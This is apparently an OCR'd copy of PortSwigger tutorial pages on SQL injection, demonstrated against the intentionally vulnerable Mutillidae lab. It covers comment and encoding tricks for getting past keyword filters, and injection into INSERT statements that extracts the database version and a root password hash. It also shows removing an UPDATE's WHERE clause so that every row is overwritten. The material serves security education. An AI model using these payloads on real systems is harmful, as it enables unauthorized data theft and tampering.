
The MySQL `AS` keyword is used to specify an alternate name to use when referring to either a table or a column in a table.




Additionally, in some cases you can use different characters to comment out the rest of the query.

Here we have used the # character.

Avoiding Whitespace



If the application blocks or strips from your input, you can use comments to simulate whitespace within your injected data.



You can insert inline comments into SQL statements in the same way as for C++, by embedding them between the symbols /* and */.

Here we can see that our input:

```
0/**/or/**/1
```


Is equal to:

```
0 or 1
```


Additionally, in MySQL, comments can even be inserted within keywords themselves, which provides another means of bypassing some input validation filters while preserving the syntax of the actual query:

```
SEL/**/ECT
```

Stripped Input



Some input validation routines employ a simple blacklist and either block or remove any supplied data that appears on this list. In this instance, you should try looking for common defects in validation and canonicalization mechanisms.



For example, if the `SELECT` keyword is being blocked or removed, you can try the following bypasses:

```
SeLeCt
%00SELECT
SELSELECTECT
```

%53%45%4c%45%43%54

%2553%2545%254c%2545%2543%2554

From <https://support.portswigger.net/customer/portal/articles/2590739-sql-injection-bypassing-common-filters->


SQL Injection in Different Statement Types

The SQL language contains a number of verbs that may appear at the beginning of statements. Because it is the most commonly used verb, the majority of SQL injection vulnerabilities arise within SELECT statements. However, SQL injection flaws can exist within any type of statement. When you are interacting with a remote application, it usually is not possible to know in advance what type of statement a given item of user input will be processed by. However, you can usually make an educated guess based on the type of application function you are dealing with.

Once you have detected a potential SQL vulnerability, one of the next steps is to identify the type of statement type you are dealing with.

The example uses a version of “Mutillidae” taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.

`SELECT` Statements




`Select` statements are used to retrieve information from the database. They are frequently employed in functions where the application returns information in response to user actions, such as viewing a profile or performing a search.

They are also often used in login functions where user-supplied information is checked against data retrieved from a database.

The Bypassing Authentication article demonstrates how to bypass the authentication of a vulnerable login page by injecting in to a `SELECT` statement.

`INSERT` Statements



`INSERT` statements are used to create a new row of data within a table. They are commonly used when an application adds a new entry to an audit log, creates a new user account, or generates a new order.


In this example a new user provides details such as username, password & signature in order to create an account. The submitted data is inserted into the applications database via an `INSERT` statement:

```
INSERT INTO accounts (username, password, mysignature) VALUES
('xxx', 'yyy', 'zzz');
```


If the application is vulnerable, an attacker can inject arbitrary values in to the database using crafted input.

We can demonstrate the vulnerability by adding a user account using the Username parameter:

```
name','pass','sign')-- -
```




Having determined that the application is processing SQL queries, if we can locate where the injected data is reflected back by the application, we can alter our input to extract data.




Once we log in to the application we can see the ‘signature’ parameter is reflected in the status message.

By injecting subqueries into the ‘signature’ parameter we should be able to extract data in the status message.




By inserting the subquery `(select version())` we hope to get the MySQL version number.



When we log back in to the application we can see the version number of the database reflected in the status message. This confirms that the injection is successful.


We can then use this technique to obtain other information from the database.

For example, we could try to obtain the password of another user.



In this example we have managed to obtain the password hash for the user "root".


`UPDATE` Statements



`UPDATE` statements are used to modify one or more existing rows of data within a table. They are often used in functions where a user changes the value of data that already exists - for example, updating contact information, changing her password, or changing the quantity on a line of an order.


A typical `UPDATE` statement works much like an `INSERT` statement, except that it usually contains a `WHERE` clause to tell the database which rows of the table to update. For example:

```
UPDATE contacts SET Email="User@test.com" WHERE Name = 'User'
```




This Contacts table allows us to add new contacts, update single contacts and search for existing contacts within the database.

However, if the application is vulnerable to SQL injection, an attacker can bypass the application's logic and gain unauthorized access to data.



By adding `'--` to our input, we are able to remove the `WHERE` clause in the`UPDATE` statement of this application.



Removing the `WHERE` clause means that every contact in the database is updated with the same information.


Note: This is a clear example of how probing for SQL injection vulnerabilities in a remote application is always potentially dangerous, because you have no way of knowing in advance quite what action the application will perform using your crafted input.

From <https://support.portswigger.net/customer/portal/articles/2590770-sql-injection-in-different-statement-types>

Using Burp with SQLMap


SQLMap is a standalone tool for identifying and exploiting SQL injection vulnerabilities.

Using Burp with SQLMap



First, you need to load the SQLiPy plugin by navigating to the Extender "BApp Store" tab, selecting SQLiPy, and clicking the "Install" button.

You can find more about installing extensions and the required environments on our [how to install an extension] tutorial page.



With the SQLiPy extension installed, go to the SQLiPy "SQLMap Scanner" tab.

